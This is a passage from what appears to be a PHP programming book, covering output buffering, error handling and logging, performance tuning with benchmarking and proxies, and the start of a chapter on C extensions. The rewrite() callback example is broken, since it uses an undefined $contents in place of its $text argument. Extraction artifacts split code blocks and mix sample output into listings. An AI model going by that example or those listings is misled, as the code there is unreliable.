The optional `callback` parameter is the name of a function that post-processes the output. If specified, this function is passed the collected output when the buffer is flushed, and it should return a string of output to send to the browser. You can use this, for instance, to turn all occurrences of `http://www.yoursite.com/` to `http://www.mysite.com/`.

While output buffering is enabled, all output is stored in an internal buffer. To get the current length and contents of the buffer, use `ob_get_length()` and `ob_get_contents()`:

```
$len = ob_get_length();
$contents = ob_get_contents();
```

If buffering isn't enabled, these functions return **false**.

There are two ways to throw away the data in the buffer. The **ob_clean()** function erases the output buffer but does not turn off buffering for subsequent output. The **ob_end_clean()** function erases the output buffer and ends output buffering.

There are three ways to send the collected output to the browser (this action is known as *flushing* the buffer). The **ob_flush()** function sends the output data to the web server and clears the buffer, but doesn't terminate output buffering. The **flush()** function not only flushes and clears the output buffer, but also tries to make the web server send the data to the browser immediately. The **ob_end_flush()** function sends the output data to the web server and ends output buffering. In all cases, if you specified a callback with **ob_start()**, that function is called to decide exactly what gets sent to the server.

If your script ends with output buffering still enabled (that is, if you haven't called **ob_end_flush()** or **ob_end_clean()**), PHP calls **ob_end_flush()** for you.

The following code collects the output of the **phpinfo()** function and uses it to determine whether you have the PDF module installed:

```
ob_start();
phpinfo();
$phpinfo = ob_get_contents();
ob_end_clean();

if (strpos($phpinfo, "module_pdf") ===
FALSE) {
    echo "You do not have PDF support in your
```

```
PHP, sorry.";
} else {
    echo "Congratulations, you have PDF
support!";
}
```

Of course, a quicker and simpler approach to check if a certain extension is available is to pick a function that you know the extension provides and check if it exists. For the PDF extension, you might do:

```
if (function_exists('pdf_begin_page'))
```

To change all references in a document from *http://www.yoursite.com/* to *http://www.mysite.com/*, simply wrap the page like this:

```
<?php // at the very start of the file
    ob_start( );
?>
```

Visit our
site now!

```
<?php
    $contents = ob_get_contents( );
    ob_end_clean( );
    echo
    str_replace('http://www.yoursite.com/',
    'http://www.mysite.com/',
    $contents);
?>
```

```
Visit <A
HREF="http://www.mysite.com/foo/bar">our
site</A> now!
```

Another way to do this is with a callback. Here, the `rewrite()` callback changes the text of the page:

```
<?php // at the very start of the file
function rewrite ($text) {
    return
    str_replace('http://www.yoursite.com/',
    'http://www.mysite.com/',
    $contents);
}
ob_start('rewrite');
?>
Visit <A
HREF="http://www.yoursite.com/foo/bar">our
site</A> now!
Visit <A
HREF="http://www.mysite.com/foo/bar">our
site</A> now!
```

13.3.2 Compressing Output

Recent browsers support compressing the text of web pages; the server sends compressed text and the browser decompresses it. To automatically compress your web page, wrap it like this:

```
<?php
ob_start('ob_gzhandler');
?>
```

The built-in `ob_gzhandler()` function is designed to be used as a callback with `ob_start()`. It compresses the buffered page according to the Accept-Encoding header sent by the browser. Possible compression techniques are *gzip*, *deflate*, or none.

It rarely makes sense to compress short pages, as the time for compression and decompression exceeds the time it would take to simply send the uncompressed text. It does make sense to compress large (greater than 5 KB) web pages, though.

Instead of adding the `ob_start()` call to the top of every page, you can set the `output_handler` option in your `php.ini` file to a callback to be made on every page. For compression, this is `ob_gzhandler`.

13.4 Error Handling

Error handling is an important part of any real-world application. PHP provides a number of mechanisms that you can use to handle errors, both during the development process and once your application is in a production environment.

13.4.1 Error Reporting

Normally, when an error occurs in a PHP script, the error message is inserted into the script's output. If the error is fatal, the script execution stops.

There are three levels of conditions: notices, warnings, and errors. A *notice* is a condition encountered while executing a script that could be an error but could also be encountered during normal execution (e.g., trying to access a variable that has not been set). A *warning* indicates a nonfatal error condition; typically, warnings are displayed when calling a function with invalid arguments. Scripts will continue executing after issuing a warning. An *error* indicates a fatal condition from which the script cannot recover. A *parse error* is a specific kind of error that occurs when a script is syntactically incorrect. All errors except parse errors are runtime errors.

By default, all conditions except runtime notices are caught and displayed to the user. You can change this behavior globally in your *php.ini* file with the **error_reporting** option. You can also locally change the error-reporting behavior in a script using the **error_reporting()** function.

With both the **error_reporting** option and the **error_reporting()** function, you specify the conditions that are caught and displayed by using the various bitwise operators to combine different constant values, as listed in [Table 13-1](#). For example, this indicates all error-level options:

**(E_ERROR | E_PARSE | E_CORE_ERROR | E_COMPILE_ERROR
| E_USER_ERROR)**

while this indicates all options except runtime notices:

(E_ALL & ~E_NOTICE)

If you set the `track_errors` option on in your `php.ini` file, a description of the current error is stored in `$PHP_ERRORMSG`.

Table 13-1. Error-reporting values

Value	Meaning
<code>E_ERROR</code>	Runtime errors
<code>E_WARNING</code>	Runtime warnings
<code>E_PARSE</code>	Compile-time parse errors
<code>E_NOTICE</code>	Runtime notices
<code>E_CORE_ERROR</code>	Errors generated internally by PHP
<code>E_CORE_WARNING</code>	Warnings generated internally by PHP
<code>E_COMPILE_ERROR</code>	Errors generated internally by the Zend scripting engine
<code>E_COMPILE_WARNING</code>	Warnings generated internally by the Zend scripting engine

<code>E_USER_ERROR</code>	Runtime errors generated by a call to <code>trigger_error()</code>
<code>E_USER_WARNING</code>	Runtime warnings generated by a call to <code>trigger_error()</code>
<code>E_USER_NOTICE</code>	Runtime warnings generated by a call to <code>trigger_error()</code>
<code>E_ALL</code>	All of the above options

13.4.2 Error Suppression

You can disable error messages for a single expression by putting the error suppression operator `@` before the expression. For example:

```
$value = @(2 / 0);
```

Without the error suppression operator, the expression would normally halt execution of the script with a "divide by zero" error. As shown here, the expression does nothing. The error suppression operator cannot trap parse errors, only the various types of runtime errors.

To turn off error reporting entirely, use:

```
error_reporting(0);
```

This ensures that, regardless of the errors encountered while processing and executing your script, no errors will be sent to the client (except parse errors, which cannot be suppressed). Of course, it doesn't stop those errors from occurring. Better options for controlling which error messages are displayed in the client are shown in [Section 13.4.4](#).

13.4.3 Triggering Errors

You can throw an error from within a script with the `trigger_error()` function:

```
trigger_error(message [, type]);
```

The first parameter is the error message; the second, optional, parameter is the condition level, which is either `E_USER_ERROR`, `E_USER_WARNING`, or `E_USER_NOTICE` (the default).

Triggering errors is useful when writing your own functions for checking the sanity of parameters. For example, here's a function that divides one number by another and throws an error if the second parameter is zero:

```
function divider($a, $b) {
    if($b == 0) {
        trigger_error('$b cannot be 0', E_USER_ERROR);
    }

    return($a / $b);
}

echo divider(200, 3);
echo divider(10, 0);
66.66666666667
Fatal error: $b cannot be 0 in page.php on line 5
```

13.4.4 Defining Error Handlers

If you want better error control than just hiding any errors (and you usually do), you can supply PHP with an error handler. The error handler is called when a condition of any kind is encountered and can do anything you want it to, from logging to a file to pretty-printing the error message. The basic process is to create an error-handling function and register it with `set_error_handler()`.

The function you declare can take in either two or five parameters. The first two parameters are the error code and a string describing the error. The final three parameters, if your function accepts them, are the filename in which the

error occurred, the line number at which the error occurred, and a copy of the active symbol table at the time the error happened. Your error handler should check the current level of errors being reported with `error_reporting()` and act appropriately.

The call to `set_error_handler()` returns the current error handler. You can restore the previous error handler either by calling `set_error_handler()` with the returned value when your script is done with its own error handler, or by calling the `restore_error_handler()` function.

The following code shows how to use an error handler to format and print errors:

```
function display_error($error, $error_string,
$filename, $line, $symbols) {
    echo "<p>The error '<b>$error_string</b>' occurred in the file '<i>$filename</i>' on line $line.</p>";
}

set_error_handler('display_error');
$value = 4 / 0; // divide by zero error
<p>The error '<b>Division by zero</b>' occurred in the file '<i>err-2.php</i>' on line 8.</p>
```

13.4.4.1 Logging in error handlers

PHP provides a built-in function, `error_log()`, to log errors to the myriad places where administrators like to put error logs:

```
error_log(message, type [, destination [, extra_headers ]]);
```

The first parameter is the error message. The second parameter specifies where the error is logged: a value of `0` logs the error via PHP's standard

error-logging mechanism; a value of **1** emails the error to the *destination* address, optionally adding any *extra_headers* to the message; a value of **3** appends the error to the *destination* file.

To save an error using PHP's logging mechanism, call `error_log()` with a type of **0**. By changing the value of `error_log` in your *php.ini* file, you can change which file to log into. If you set `error_log` to `syslog`, the system logger is used instead. For example:

```
error_log('A connection to the database could not  
be opened.', 0);
```

To send an error via email, call `error_log()` with a type of **1**. The third parameter is the email address to which to send the error message, and an optional fourth parameter can be used to specify additional email headers. Here's how to send an error message by email:

```
error_log('A connection to the database could not  
be opened.', 1, 'errors@php.net');
```

Finally, to log to a file, call `error_log()` with a type of **3**. The third parameter specifies the name of the file to log into:

```
error_log('A connection to the database could not  
be opened.', 3, '/var/log/php_  
errors.log');
```

[Example 13-5](#) shows an example of an error handler that writes logs into a file and rotates the log file when it gets above 1 KB.

Example 13-5. Log-rolling error handler

```
function log_roller($error, $error_string) {  
    $file = '/var/log/php_errors.log';  
  
    if(filesize($file) > 1024) {  
        rename($file, $file . (string) time());  
    }  
    // ...  
}
```

```
    clearstatcache( );
}

error_log($error_string, 3, $file);
}

set_error_handler('log_roller');
for($i = 0; $i < 5000; $i++) {
    trigger_error(time() . ": Just an error,
ma'am.\n");
}
restore_error_handler();
```

Generally, while you are working on a site, you will want errors shown directly in the pages in which they occur. However, once the site goes live, it doesn't make much sense to show internal error messages to visitors. A common approach is to use something like this in your *php.ini* file once your site goes live:

```
display_errors = Off
log_errors = On
error_log = /tmp/errors.log
```

This tells PHP to never show any errors, but instead to log them to the location specified by the **error_log** directive.

13.4.4.2 Output buffering in error handlers

Using a combination of output buffering and an error handler, you can send different content to the user, depending on whether various error conditions occur. For example, if a script needs to connect to a database, you can suppress output of the page until the script successfully connects to the database.

[Example 13-6](#) shows the use of output buffering to delay output of a page until it has been generated successfully.

Example 13-6. Output buffering to handle errors

```
<html>
<head><title>Results!</title></head>
<body>
<?php
    function handle_errors ($error, $message,
$filename, $line) {
        ob_end_clean( );
        echo "<b>$message</b> in line $line of
<i>$filename</i></body></html>";
        exit;
    }
    set_error_handler('handle_errors');
    ob_start( );
?>
```

```
<h1>Results!</h1>
```

```
Here are the results of your search:<p />
<table border=1>
<?php
    require_once('DB.php');
    $db =
DB::connect('mysql://gnat:waldus@localhost/webdb');
    if (DB::iserror($db)) die($db->getMessage( ));
    // ...
?>
</table>
</body>
</html>
```

In [Example 13-6](#), after we start the `<body>` element, we register the error handler and begin output buffering. If we cannot connect to the database (or if anything else goes wrong in the subsequent PHP code), the heading and table are not displayed. Instead, the user sees only the error message, as

shown in [Figure 13-1](#). If no errors are raised by the PHP code, however, the user simply sees the HTML page.

Figure 13-1. Error message instead of the buffered HTML



13.5 Performance Tuning

Before thinking much about performance tuning, get your code working. Once you have working code, you can then locate the slow bits. If you try to optimize your code while writing it, you'll discover that optimized code tends to be more difficult to read and to take more time to write. If you spend that time on a section of code that isn't actually causing a problem, that's time that was wasted, especially when it comes time to maintain that code, and you can no longer read it.

Once you get your code working, you may find that it needs some optimization. Optimizing code tends to fall within one of two areas: shortening execution times and lessening memory requirements.

Before you begin optimization, ask yourself whether you need to optimize at all. Too many programmers have wasted hours wondering whether a complex series of string function calls are faster or slower than a single Perl regular expression, when the page that this code is in is viewed once every five minutes. Optimization is necessary only when a page takes so long to load that the user perceives it as slow. Often this is a symptom of a very popular site—if requests for a page come in fast enough, the time it takes to generate that page can mean the difference between prompt delivery and server overload.

Once you've decided that your page needs optimization, you can move on to working out exactly what is slow. You can use the techniques in [Section 13.5.2](#) to time the various subroutines or logical units of your page. This will give you an idea of which parts of your page are taking the longest time to produce—these parts are where you should focus your optimization efforts. If a page is taking 5 seconds to produce, you'll never get it down to 2 seconds by optimizing a function that accounts for only 0.25 seconds of the total time. Identify the biggest time-wasting blocks of code and focus on

them. Time the page and the pieces you're optimizing, to make sure your changes are having a positive and not negative effect.

Finally, know when to quit. Sometimes there is an absolute limit for the speed at which you can get something to run. In these circumstances, the only way to get better performance is to throw new hardware at the problem. The solution might turn out to be faster machines, or more web servers with a reverse-proxy cache in front of them.

13.5.1 Benchmarking

If you're using Apache, you can use the Apache benchmarking utility, *ab*, to do high-level performance testing. To use it, run:

```
$ /usr/local/apache/bin/ab -c 10 -n 1000  
http://localhost/info.php
```

This command tests the speed of the PHP script *info.php* 1,000 times, with 10 concurrent requests running at any given time. The benchmarking tool returns various information about the test, including the slowest, fastest, and average load times. You can compare those values to a static HTML page to see how quickly your script performs.

For example, here's the output from 1,000 fetches of a page that simply calls *phpinfo()*:

```
This is ApacheBench, Version 1.3d  
<$Revision: 1.7 $> apache-1.3  
Copyright (c) 1996 Adam Twiss, Zeus  
Technology Ltd,  
http://www.zeustech.net/  
Copyright (c) 1998-2001 The Apache Group,
```

<http://www.apache.org/>

Benchmarking localhost (be patient)

Completed 100 requests

Completed 200 requests

Completed 300 requests

Completed 400 requests

Completed 500 requests

Completed 600 requests

Completed 700 requests

Completed 800 requests

Completed 900 requests

Finished 1000 requests

Server Software: Apache/1.3.22

Server Hostname: localhost

Server Port: 80

Document Path: /info.php

Document Length: 49414 bytes

Concurrency Level: 10

Time taken for tests: 8.198 seconds

Complete requests: 1000

Failed requests: 0

Broken pipe errors: 0

Total transferred: 49900378 bytes

HTML transferred: 49679845 bytes

Requests per second: 121.98 [#/sec]
(mean)

Time per request: 81.98 [ms] (mean)

Time per request: 8.20 [ms] (mean,
across all concurrent requests)

Transfer rate: 6086.90 [Kbytes/sec]
received

Connection Times (ms)

	min	mean[+/-sd]	median	max
Connect:	0	12	16.9	1
Processing:	7	69	68.5	58
Waiting:	0	64	69.4	50
Total:	7	81	66.5	79
				596

Percentage of the requests served within a certain time (ms)

50%	79
66%	80
75%	83
80%	84
90%	158
95%	221
98%	268
99%	288
100%	596 (last request)

If your PHP script uses sessions, the results you get from *ab* will not be representative of the real-world performance of the scripts. Since a session is locked across a request, results from the concurrent requests run by *ab* will be extremely poor. However, in normal usage, a session is typically associated with a single user, who isn't likely to make concurrent requests.

Using *ab* tells you the overall speed of your page but gives you no information on the speed of individual functions or blocks of code within the page. Use *ab* to test changes you make to your code as you attempt to improve its speed—we show you how to time

individual portions of a page in the next section, but ultimately these microbenchmarks don't matter if the overall page is still slow to load and run. The ultimate proof that your performance optimizations have been successful comes from the numbers that *ab* reports.

13.5.2 Profiling

PHP does not have a built-in profiler, but there are some techniques you can use to investigate code that you think has performance issues. One technique is to call the `microtime()` function to get an accurate representation of the amount of time that elapses. You can surround the code you're profiling with calls to `microtime()` and use the values returned by `microtime()` to calculate how long the code took.

For instance, here's some code you can use to find out just how long it takes to produce the `phpinfo()` output:

```
<?php
ob_start();
$start = microtime();
phpinfo();
$end = microtime();
ob_end_clean();

echo "phpinfo( ) took " . ($end-$start) .
" seconds to run.\n";
?>
```

Reload this page several times, and you'll see the number fluctuate slightly. Reload it often enough, and you'll see it fluctuate quite a lot. The danger of timing a single run of a piece of code is that you may not get a representative machine load—the server might be paging

as a user starts *emacs*, or it may have removed the source file from its cache. The best way to get an accurate representation of the time it takes to do something is to time repeated runs and look at the average of those times.

The **Benchmark** class available in PEAR makes it easy to repeatedly time sections of your script. Here is a simple example that shows how you can use it:

```
<?php
require_once 'Benchmark/Timer.php';

$timer = new Benchmark_Timer;

$timer->start();
sleep(1);
$timer->setMarker('Marker 1');
sleep(2);
$timer->stop();

$profiling = $timer->getProfiling();

foreach($profiling as $time) {
    echo $time['name'] . ': ' .
$time['diff'] . "<br>\n";
}
echo 'Total: ' . $time['total'] . "<br>\n";
?>
```

The output from this program is:

```
Start: -
Marker 1: 1.0006979703903
```

```
Stop: 2.0100029706955
Total: 3.0107009410858
```

That is, it took 1.0006979703903 seconds to get to marker 1, which is set right after our `sleep(1)` call, so it is what you would expect. It took just over 2 seconds to get from marker 1 to the end, and the entire script took just over 3 seconds to run. You can add as many markers as you like and thereby time various parts of your script.

13.5.3 Optimizing Execution Time

Here are some tips for shortening the execution times of your scripts:

- Avoid `printf()` when `echo` is all you need.
- Avoid recomputing values inside a loop, as PHP's parser does not remove loop invariants. For example, don't do this if the size of `$array` doesn't change:

```
for ($i=0; $i < count($array); $i++) { /*  
do something */ }
```

Instead, do this:

```
$num = count($array);  
for ($i=0; $i < $num; $i++) { /* do  
something */ }
```

- Include only files that you need. Split included files to include only functions that you are sure will be used together. Although the code may be a bit more difficult to maintain, parsing code you don't use is expensive.

- If you are using a database, use persistent database connections—setting up and tearing down database connections can be slow.
- Don't use a regular expression when a simple string-manipulation function will do the job. For example, to turn one character into another in a string, use `str_replace()`, not `preg_replace()`.

13.5.4 Optimizing Memory Requirements

Here are some techniques for reducing the memory requirements of your scripts:

- Use numbers instead of strings whenever possible:

```
for ($i="0"; $i < "10"; $i++)          // bad
for ($i=0; $i < 10; $i++)           // good
```

- When you're done with a large string, set the variable holding the string to an empty string. This frees the memory to be reused.
- Only include or require files that you need. Use `include_once` and `require_once` instead of `include` and `require`.
- If you are using MySQL and have large result sets, consider using the MySQL-specific database extension, so you can use `mysql_unbuffered_query()`. This function doesn't

load the whole result set into memory at once—instead, it fetches it row by row, as needed.

13.5.5 Reverse Proxies and Replication

Adding hardware is often the quickest route to better performance. It's better to benchmark your software first, though, as it's generally cheaper to fix software than to buy new hardware. This section discusses three common solutions to the problem of scaling traffic: reverse-proxy caches, load-balancing servers, and database replication.

13.5.5.1 Reverse-proxy cache

A *reverse proxy* is a program that sits in front of your web server and handles all connections from client browsers. Proxies are optimized to serve up static files quickly, and despite appearances and implementation, most dynamic sites can be cached for short periods of time without loss of service. Normally, you'll run the proxy on a separate machine from your web server.


Take, for example, a busy site whose front page is hit 50 times per second. If this first page is built from two database queries and the database changes as often as twice a minute, you can avoid 5,994 database queries per minute by using a Cache-Control header to tell the reverse proxy to cache the page for 30 seconds. The worst-case scenario is that there will be a 30-second delay from database update to a user seeing this new data. For most applications that's not a very long delay, and it gives significant performance benefits.

Proxy caches can even intelligently cache content that is personalized or tailored to the browser type, accepted language, or similar feature. The typical solution is to send a Vary header telling the cache exactly which request parameters affect the caching.

There are hardware proxy caches available, but there are also very good software implementations. For a high-quality and extremely flexible open source proxy cache, have a look at Squid at <http://www.squid-cache.org>. See the book *Web Caching* by Duane Wessels (O'Reilly) for more information on proxy caches and how to tune a web site to work with one.

A typical configuration, with Squid listening on the external interface on port 80 and forwarding requests to Apache (which is listening on the loopback), looks like [Figure 13-2](#).

Figure 13-2. Squid caching



The relevant part of the Squid configuration file to set up Squid in this manner is:

```
httpd_accel_host 127.0.0.1
httpd_accel_port 80
httpd_accel_single_host on
httpd_accel_uses_host_header on
```

13.5.5.2 Load balancing and redirection


One way to boost performance is to spread the load over a number of machines. A *load-balancing system* does this by either evenly distributing the load or sending incoming requests to the least

loaded machine. A *redirector* is a program that rewrites incoming URLs, allowing fine-grained control over the distribution of requests to individual server machines.

Again, there are hardware HTTP redirectors and load-balancers, but redirection and load balancing can also be done effectively in software. By adding redirection logic to Squid through something like SquidGuard (<http://www.squidguard.org>), you can do a number of things to improve performance.

Figure 13-3 shows how a redirector can load-balance requests either over multiple backend web servers or across separate Apache instances running on different ports on the same server.

Figure 13-3. Load balancing with SquidGuard




13.5.5.3 MySQL replication

Sometimes the database server is the bottleneck—many simultaneous queries can bog down a database server, resulting in sluggish performance. Replication is the solution. Take everything that happens to one database and quickly bring one or more other databases in sync, so you end up with multiple identical databases. This lets you spread your queries across many database servers instead of loading down only one.

The most effective model is to use one-way replication, where you have a single master database that gets replicated to a number of slave databases. All database writes go to the master server, and database reads are load-balanced across multiple slave databases. This technique is aimed at architectures that do a lot more reads than writes. Most web applications fit this scenario nicely.

[Figure 13-4](#) shows the relationship between the master and slave databases during replication.

Figure 13-4. Database replication




Many databases support replication, including MySQL, PostgreSQL, and Oracle.

13.5.5.4 Putting it all together

For a really high-powered architecture, pull all these concepts together into something like the configuration shown in [Figure 13-5](#).

Figure 13-5. Putting it all together



Using five separate machines—one for the reverse proxy and redirector, three web servers, and one master database server—this architecture can handle a huge number of requests. The exact number depends only on the two bottlenecks—the single Squid proxy and the single master database server. With a bit of creativity, either or both of these could be split across multiple servers as well, but as it is, if your application is somewhat cachable and heavy on database reads, this is a nice approach.

Each Apache server gets its own read-only MySQL database, so all read requests from your PHP scripts go over a Unix-domain local socket to a dedicated MySQL instance. You can add as many of these Apache/PHP/MySQL servers as you need under this framework. Any database writes from your PHP applications will go over a TCP socket to the master MySQL server.

Chapter 14. Extending PHP

This chapter shows you how to write C language extensions to PHP. Although most functionality can be written in the PHP language, sometimes you need the extra speed and control you get from the C API. C code runs an order of magnitude faster than most interpreted script code, and it is also the mechanism for creating the thin middle layer between PHP and any third-party C library.

For example, to be able to talk to the MySQL database server, PHP

needs to implement the MySQL socket protocol. It would be a lot of work to figure out this protocol and talk to MySQL directly using `fsockopen()` and `fputs()` from

a PHP script. Instead, the same goal can be accomplished with a thin layer of functions written in C that translate

MySQL's C API, implemented in the

libmysqlclient.so library included in MySQL, into PHP language-level function calls. This thin layer of functions is known as a PHP *extension*. PHP extensions do not always have to be a layer between PHP and some third-party library, however. An extension can instead completely

implement some feature directly (for example, the FTP extension).

Before we get into the details of writing extensions, a note of caution. If you are just learning PHP and do not have any sort of C

programming background, you should probably skip this chapter.

Extension writing is an advanced topic, and it is not for the faint of heart.

14.1 Architectural Overview

There are two kinds of extensions that you can write: PHP extensions and Zend

extensions. We will focus on PHP extensions here. Zend extensions are lower-level extensions that somehow modify the very core of the language. Opcode cache systems such as APC, Bware afterBurner, and ZendCache are Zend extensions. PHP

extensions simply provide functions or objects to PHP scripts. MySQL, Oracle, LDAP, SNMP, EXIF, GD, and ming are all examples of PHP extensions.


[Figure 14-1](#) shows a diagram of a web server with PHP linked in. The web server layer at the top handles incoming HTTP requests and passes them to PHP via the Server Abstraction API (SAPI). The "mysql",

"ldap", and

"snmp" boxes represent loadable PHP extensions, the kind you'll learn how to build in this chapter. TSRM is the Thread Safe Resource Manager layer, which helps simplify thread-safe programming.

The PHP Core contains many of the nonoptional core features of PHP, and the PHP API contains the PHP-specific API functions used by both the core and the PHP extensions. Finally, there is the Zend engine, which runs scripts through a two-pass mechanism, first generating a set of opcodes and then executing them. A PHP extension uses the Zend extension API to receive arguments from function calls and return values back.

Figure 14-1. Structure of a PHP-linked web server



14.2 What You'll Need

To develop a PHP extension, you'll need a copy of the PHP source code and various software development tools, as discussed below.

14.2.1 The PHP Source

Fetch a copy of the current CVS version of the PHP code, to ensure that you are using the most up-to-date version of the API. See <http://cvs.php.net> for instructions on how to obtain the CVS version of the code via anonymous CVS.

PHP comes with a skeleton extension framework generator called `ext_skel`; this little script is a lifesaver. You should spend some time studying the `README.EXT_SKEL` and `README.SESSION-CONTAINED-EXTENSIONS` files that come with the PHP source code.

The PHP source code offers you dozens of example extensions to look at. Each subdirectory in the `ext/` directory contains a PHP extension. Chances are that just about anything you need to implement will in some way resemble one of the existing examples, and you are strongly encouraged to steal/borrow as much existing code as possible (with proper attribution, of course).

14.2.2 Software Tools

To write an extension, you need to have working versions of these tools installed:

- *bison*
- *flex*

- *m4*
- *autoconf*
- *automake*
- *libtool*
- An ANSI-compliant compiler such as *gcc*
- *make*
- *sed*, *awk*, and Perl are also used optionally here and there

These are all standard tools available free on the Internet (see <http://www.gnu.org> for most of them). If you are running a Linux distribution or any of the BSD operating systems, follow your distribution's mechanism for installing new packages. In Windows, you can install the *cygwin* environment to run tools such as *bison*, *flex*, and *autoconf*, doing the final build using Microsoft Visual DevStudio.

14.3 Building Your First Extensions

This section walks you through the steps of building your first extension, from design through testing. Most extensions are created by writing a file that defines the functions the extension will have, building a skeleton from that, and then filling in the C code that does the actual work of the extension. This section doesn't cover advanced topics such as returning complex values or managing memory—we'll talk about those later, after you have the basics down.

14.3.1 Command-Line PHP

Unless your extension can really be tested only through the Web, it is much easier to debug and quickly test your code through the command-line version of PHP (also sometimes referred to as the CGI version of PHP). To build the command-line version, do something like this:

```
% cd php4  
% ./configure --with-mysql=/usr --with-pgsql  
--with-zlib --with-config-file=/etc  
% make  
# make install
```

This will put a *php* binary in your */usr/local/bin* directory. The *configure* line above adds MySQL, PostgreSQL, and *zlib* support. While you don't need them to develop your extension, they won't get in the way, and it is a good idea to have a *php* binary that can run complex web applications directly from the command line.

Just to make sure it worked, test it:

```
% /usr/local/bin/php -v  
4.2.0-dev
```

14.3.2 Planning Your Extension

As much as you probably just want to dive in and start coding, a little bit of planning ahead of time can save you a lot of time and headaches later. The best way to plan your extension is to write a sample PHP script that shows exactly how you plan to use it. This will determine the functions you need to implement and their arguments and return values.

For example, take a fictitious rot13^[1] extension that might be used as follows:

^[1] rot13 is a simple encryption algorithm that rotates the English alphabet by half its length. "a" becomes "n" and "z" becomes "m," for example.

```
<?php  
echo rot13($string);  
?>
```

From this we see that we need to implement a single function, which takes a string as an argument and returns a string. Don't let the simplicity of the example fool you—the approach we'll take holds for extensions of any complexity.

14.3.3 Creating a Skeleton Extension

Once you have planned your extension, you can build a skeleton with the `ext_skel` tool. This program takes a `.def` file, which

describes the functions your extension will provide. For our example, *rot13.def* looks like this:

string rot13(string arg) Returns the rot13 version of arg

This defines a function that returns a string and takes a string argument. Anything after the close parenthesis is a one-line description of the function.

The other types valid in a *.def* file are:

void

For functions that return nothing or take no arguments

bool

Boolean

int

Integer/long

long

Same as int

array

An array

float

Floating point

double

Same as float

object

An object

resource

A PHP resource

mixed

Any of the above

Let's look at the basic structure of a PHP extension. Create one for yourself and follow along:

```
% cd php4/ext  
% ./ext_skel --extname=rot13 --  
proto=rot13.def  
% cd rot13
```

Running *ext_skel* like this creates the following files:

config.m4

The configuration rules

CREDITS

Put your extension name and your name here

EXPERIMENTAL

Indicates the extension is still experimental

rot13.c

The actual C code for the extension

rot13.php

The test script

Makefile.in

The makefile template for *autoconf/automake*

php_rot13.h

The C header file for the extension

tests/

The directory for regression tests

14.3.4 Fleshing Out the Skeleton

The *rot13.c* file contains the C code that implements the extension. After including a standard collection of header files, the first important part of the extension is:

```
/* {{{ rot13_functions[]
 *
 * every user-visible function must have an
entry in rot13_functions[]
 */
function_entry rot13_functions[] = {
    PHP_FE(confirm_rot13_compiled, NULL)
/* for testing; remove later */
    PHP_FE(rot13, NULL)
```

```
    {NULL, NULL, NULL} /* must be the last
line in rot13_functions[] */
};

/* }} */
```

The `{{{` and `}}}` sequences in the comments don't have meaning to the C compiler or PHP—they indicate a "fold" to editors that understand text folding. If your editor supports it (Vim6 and Emacs do), you can represent a block of text (e.g., a function definition) with a single line (e.g., a description of the function). This makes it easier to edit large files.

The important part in this code is the `function_entry` array, which lists the user-visible functions that this extension implements. Two such functions are shown here. The `ext_skel` tool generated the `confirm_rot13_compiled()` function for the purposes of testing. The `rot13()` function came from the definition in `rot13.def`.

`PHP_FE()` is a macro that stands for PHP Function Entry. The PHP API has many such convenience macros. While they speed up development for programmers experienced with the API, they add to the learning curve for beginners.

Next comes the `zend_module_entry` struct:

```
zend_module_entry rot13_module_entry = {
    STANDARD_MODULE_HEADER,
    "rot13",
    rot13_functions,
    PHP_MINIT(rot13),
    PHP_MSHUTDOWN(rot13),
    PHP_RINIT(rot13), /* replace with NULL if
no request init code */
```

```
    PHP_RSHUTDOWN(rot13), /* replace with NULL  
if no request shutdown code */  
    PHP_MINFO(rot13),  
    "0.1", /* replace with version number for  
your extension */  
    STANDARD_MODULE_PROPERTIES  
};
```

This defines the functions to be called for the various stages of startup and shutdown. Like most extensions, rot13 doesn't need per-request startup and shutdown functions, so follow the instructions in the comments and replace `PHP_RINIT(rot13)` and `PHP_RSHUTDOWN(rot13)` with `NULL`. The resulting `zend_module_entry` struct looks like this:

```
zend_module_entry rot13_module_entry = {  
    STANDARD_MODULE_HEADER,  
    "rot13",  
    rot13_functions,  
    PHP_MINIT(rot13),  
    PHP_MSHUTDOWN(rot13),  
    NULL,  
    NULL,  
    PHP_MINFO(rot13),  
    "0.1", /* replace with version number for  
your extension */  
    STANDARD_MODULE_PROPERTIES  
};
```

The extension API changed between PHP 4.0.x and PHP 4.1.x. To make your extension be source-compatible with PHP 4.0.x, you need to make some of the elements of the structure conditional, as follows:

```

zend_module_entry rot13_module_entry = {
#if ZEND_MODULE_API >= 20010901
    STANDARD_MODULE_HEADER,
#endif
    "rot13",
    rot13_functions,
